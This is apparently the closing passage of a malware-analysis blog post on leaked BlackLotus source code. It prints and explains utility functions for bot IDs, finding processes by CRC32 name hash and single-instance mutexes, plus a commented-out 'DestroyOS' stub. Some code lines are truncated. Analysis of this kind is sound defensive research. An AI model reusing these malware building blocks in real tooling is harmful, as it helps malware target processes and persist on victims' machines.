    }

    return (Name);
}
```

As for the context of malware, the generated GUIDs might be used for a variety of purposes including marking infected systems, communicating with command-and-control (C2) servers, or creating mutexes to avoid multiple instances of the malware. In our case, this functions used for generate Bot ID.


## Utils

There is also a file with utilities where there are a lot of auxiliary functions `utils.c`:



```c
#include "utils.h"
#include "crt.h"
#include "nzt.h"
#include "config.h"
#include "registry.h"

DWORD GenerateSeed(DWORD Seed)
{
    return (NZT_VERSION + Seed);
}

DWORD RandomNumber(DWORD Seed)
{
    ULONG Random = 0;
    Random = Seed;
    return API(RtlRandomEx(&Random));
}

DWORD GetRandomNumber()
{
    ULONG Random;
    POINT Point;

    MemoryZero(&Point, sizeof(POINT));

    if (!API(GetCursorPos)(&Point))
        return 0;

    Random = (Point.x * Point.y) * API(GetTickCount());

    return RandomNumber(Random);
}

DWORD GetOperatingSystem()
{
    DWORD OS = 0;
    OSVERSIONINFOEXW Version;

    MemoryZero(&Version, sizeof(OSVERSIONINFOEXW));
    Version.dwOSVersionInfoSize = sizeof(OSVERSIONINFOEXW);
```


For example, `GetProcessIdByHandle (HANDLE Process)`:



```c
DWORD GetProcessIdByHandle(HANDLE Process)
{
    DWORD                       PbiSize = 0;
    PROCESS_BASIC_INFORMATION pbi;

    MemoryZero(&pbi, sizeof(PROCESS_BASIC_INFORMATION));

    if (API(NtQueryInformationProcess)(Process, ProcessBasicInformation, &pbi, sizeof(PRO
    {
        return pbi.UniqueProcessId;
    }

    return -1;
}
```

This function, retrieves the unique process ID of a process given a handle to the process.

Or function `GetProcessIdByHash(DWORD Hash)`:




```
DWORD GetProcessIdByHash(DWORD Hash)
{
    HANDLE      Snapshot;
    PROCESSENTRY32W ProcessEntry;
    DWORD     ProcessId   = -1;
    DWORD     CurrentHash = 0;

    if ((Snapshot = API(CreateToolhelp32Snapshot)(TH32CS_SNAPPROCESS, 0)) == INVALID_HANDLE_VALUE)
        return -1;

    if (!API(Process32FirstW)(Snapshot, &ProcessEntry))
    {
        API(CloseHandle)(Snapshot);
        return -1;
    }

    do
    {
        CurrentHash = Crc32Hash(ProcessEntry.szExeFile, StringLengthW(ProcessEntry.szExeFile) * 2);

        if (CurrentHash == Hash)
        {
            ProcessId = ProcessEntry.th32ProcessID;
            break;
        }
    } while (API(Process32NextW(Snapshot, &ProcessEntry)));

    API(CloseHandle)(Snapshot);
    return ProcessId;
}
```

which returns the Process ID (PID) of a process given its hash. This function scans all running processes on the system and returns the PID of the process whose executable name matches the provided hash.

The function creates a snapshot of all processes currently running on the system by calling the `CreateToolhelp32Snapshot` function. If the snapshot creation fails, it returns `-1` to indicate the failure. It then retrieves the first process in the snapshot using the `Process32FirstW` function. If this function fails, it closes the snapshot handle and returns `-1` to indicate the failure. The function then enters a loop, where it calculates the `CRC32` hash of the current process's executable name (`szExeFile`). It checks whether this calculated hash is equal to the input hash. If it is, the function breaks out of the loop and returns the Process ID (`th32ProcessID`) of the current process. If the hash doesn't match, it proceeds to the next process in the snapshot using the `Process32NextW` function and repeats previous steps. After the loop, it closes the snapshot handle and returns the `PID` of the process with the matching hash. If no matching process was found, it returns `-1`.


The `CreateMutexOfProcess(DWORD ProcessID)` function is attempting to create a mutex (a synchronization object) with a unique name based on the process ID and the serial number of the disk volume (which is obtained by the `GetSerialNumber()` function):



```
HANDLE CreateMutexOfProcess(DWORD ProcessID)
{
	HANDLE	Mutex;
	wchar_t wzMutex[255];

	MemoryZero(&wzMutex, sizeof(wzMutex));
	API(wsprintfW)(wzMutex, L"%x%x", GetSerialNumber(), ProcessID);

	if ((Mutex = API(OpenMutexW)(SYNCHRONIZE, FALSE, wzMutex)) == 0)
	{
		return API(CreateMutexW)(0, FALSE, wzMutex);
	}

	API(CloseHandle)(Mutex);

	return 0;
}
```

A mutex can be used to prevent multiple instances of a malware or application from running at the same time. In this case, the mutex name is generated by concatenating the disk volume's serial number and the process ID, which should provide a unique mutex for each running instance of the process.

Also, interesting logic in `destroyOS()` function:



```
/*WINERROR DestroyOS()
{
	WINERROR Status = ERROR_NOT_ENOUGH_MEMORY;
	LPTSTR		Drive, Volume;
	HANDLE		File;
	
	if (Drive = Malloc(MAX_PATH))
	{
		if (GetWindowsDirectory(Drive, MAX_PATH))
		{
			Volume		= strchr(Drive, ':');
			Volume[1]	= 0;
			Volume		+= 2;

			wsprintf(Volume, "", Drive);

			File = CreateFileA(Volume, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0,
			if (File != INVALID_HANDLE_VALUE)
			{

			}
		}
	}
}*/
```

but it's also commented.

That's all today. In the next part we will investigate another modules.

We hope this post spreads awareness to the blue teamers of this interesting malware techniques, and adds a weapon to the red teamers arsenal.

By Cyber Threat Hunters from MSSPLab:

- @cocomelonc
- @wqkasper

## References

https://github.com/ldpreload/BlackLotus
https://malpedia.caad.fkie.fraunhofer.de/details/win.blacklotus
https://twitter.com/threatintel/status/1679906101838356480
https://twitter.com/TheCyberSecHub/status/1680044350820999168

Thanks for your time happy hacking and good bye!
*All drawings and screenshots are MSSPLab’s*